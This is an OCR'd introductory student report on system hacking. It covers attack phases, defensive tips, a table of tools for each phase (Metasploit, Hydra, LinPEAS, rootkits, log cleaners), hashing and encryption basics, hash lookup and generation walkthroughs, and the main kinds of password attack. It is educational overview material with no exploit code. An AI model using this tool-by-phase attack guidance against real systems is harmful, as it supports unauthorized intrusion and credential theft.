


REPORT OF SYSTEM HACKING

Aniket Sunil Pagare.

Table of Contents

System Hacking

System hacking refers to the process of gaining unauthorized access to computer systems or networks with the intent to steal, alter, or destroy data — or simply to explore the system's vulnerabilities. It can be done for malicious purposes (black hat hacking), ethical purposes (white hat hacking), or something in between (gray hat hacking).

Objectives -:

- Unauthorized Data Access and Theft
- Financial Gain
- Disruption and Sabotage
- Espionage and Surveillance
- Gaining a Foothold for Further Attacks
- Testing and Improving Security (Ethical Hacking)

Phases of System Hacking -:

- **Reconnaissance (Information Gathering)**
- **Gaining Access**
- **Maintaining Access**
- **Clearing Tracks**

How to protect -:

🔐 **1. Use Strong, Unique Passwords**

- Use different passwords for each account/system.
- Make them long (at least 12 characters) and random.
- Use a **password manager** like Bitwarden, LastPass, or 1Password.

🛡️ 2. Enable Two-Factor Authentication (2FA)

- Adds an extra layer of protection.
- Use apps like Google Authenticator, Authy, or hardware keys (YubiKey).

📲 3. Keep Everything Updated

- Regularly update your OS, software, and antivirus.
- Patches often fix known security vulnerabilities.

⚠️ 4. Beware of Phishing

- Don’t click on suspicious links in emails, texts, or social media.
- Verify the sender's address and be cautious of "urgent" messages.

🔎 5. Monitor Your System

- Use antivirus/antimalware tools (e.g., Malwarebytes, Windows Defender).
- Check for unusual activity: CPU spikes, unknown logins, new software, etc.

🌐 6. Use a Secure Network

- Avoid public Wi-Fi or use a trusted **VPN** (Virtual Private Network).
- Secure your home Wi-Fi with WPA3 or at least WPA2.

🧠 7. Educate Yourself & Your Team

- Know common scams (phishing, social engineering).

- Learn about common attack methods like ransomware, trojans, and keyloggers.

🖌️ 8. Regular Backups

- Backup important data to an external drive or cloud.
- In case of attack, you'll have a clean restore point.

🧰 9. Install a Firewall

- Both hardware and software firewalls help block unauthorized access.

🔓 10. Limit Access

- Give permissions only when needed.
- Don't use admin accounts for day-to-day tasks.

Summary Table of Tools by Attack Phase

Phase	Tools Used
Reconnaissance	WHOIS, Shodan, Google Dorks
Scanning	Nmap,
Enumeration	Netcat, Telnet, Nmap (-sV)
Vulnerability Assessment	Nessus, OpenVAS
Exploitation	Metasploit, Hydra, Exploit-DB
Privilege Escalation	LinPEAS, WinPEAS, GTFOBins
Persistence	Cron jobs, Netcat, Scheduled tasks
Covering Tracks	Log cleaners, Rootkits

Before Exploiting any machine, fistly you know about hashing and encryptions

What is a Hash?

- A hash is a one-way cryptographic function that converts input (like a password or file) into a fixed-size string of characters.
- Example: SHA-256 turns any data into a 64-character string.
- Purpose: Used to verify data integrity (e.g., password storage, file checksums).
- ⚠️

🛡️ **What is Encryption?**

- Encryption is a two-way process that converts data into unreadable format using a key.
- Types:
  - Symmetric Encryption: Same key for encryption & decryption (e.g., AES)
  - Asymmetric Encryption: Public key to encrypt, private key to decrypt (e.g., RSA)
- Purpose: To protect sensitive information during storage or transmission.

🔄 **How Do Hashing & Encryption Work?**

- Hashing:
  - Input → Hash function → Output (hash)
  - No key used, one-way


- Encryption:
    - Input + Key → Encryption algorithm → Encrypted data
    - Decryption reverses it using a key

🧠 Why Learn This Before Attacking a Machine?

1. 🔓 Password Cracking: Most systems store passwords as hashes. You need to understand how to crack or brute-force them.
2. 📜 Data Sniffing: If you intercept encrypted data, knowing encryption helps analyze or break it.
3. 🔧 Bypass Auth: Some systems use hash comparison or encrypted tokens — understanding this helps you exploit flaws.
4. 🛠️ Post-Exploitation: After access, decrypting stored data or cracking hashes is key for deeper access.


1.Cracking hash using Decrypt (website)

- **Note -:** A hash is a one-way cryptographic function Cannot be reversed — you can't get the original data from the hash. **It only decrypt if you have this type of hash In your dictionary other wise it not decrypted**
- **Website -:** https://10015.io/tools/md5-encrypt-decrypt




- Step 1 : type plain text that you want to converted in to hash value and click on Encrypt

Note -: you will try another decrypt type of hash values using this website



Step 2 : now copy hash value and click on Decrypter and use same process




2. Generate Hash using HashCalc

HashCalc is a legitimate Windows utility used to calculate hash values, such as:


- MD5, SHA-1, SHA-256, CRC32, And many others.

How to install it -:


- **Step 1 : open browser , search hashcalc download and click on first website**




Step 2 : click on Download



- **Download and setup Hashcalc**
- **After setup Hashcalc , open it**



- **Now enter plain text that you want to generate hash**
- **Here hash generated**



Password Attack Methods

Online Password Attacks

Description: Attacks performed in real-time by attempting to log in through the system's authentication interface.

Examples:

- **Brute-force attack**: Tries all combinations of characters.
- **Dictionary attack**: Uses common or leaked password lists.
- **Credential stuffing**: Tests known leaked username/password combinations.

Tools: Hydra, Medusa, Burp Suite
Defenses: Multi-factor authentication, rate limiting, account lockout policies

---

💾 8.2 Offline Password Attacks

Description: Performed on stolen or leaked password hashes, without interacting with the system directly.

Examples:

- **Hash cracking**: Attempting to reverse a password hash.
- **Rainbow table attack**: Using precomputed hash values for fast lookup.
- **Brute-force/dictionary cracking** (offline)

Tools: Hashcat, John the Ripper, Cain & Abel
Defenses: Strong hashing algorithms (bcrypt, Argon2), salting passwords, encrypting password databases

---

🦹 8.3 Non-Electronic Password Attacks

Description: Attacks that involve physical or psychological manipulation rather than technical means.

Examples:

- **Phishing**: Tricking users into revealing credentials through fake emails or websites.
- **Shoulder surfing**: Observing someone enter a password.
- **Dumpster diving**: Recovering sensitive information from trash.
- **Pretexting**: Impersonating a trusted figure to gain information.

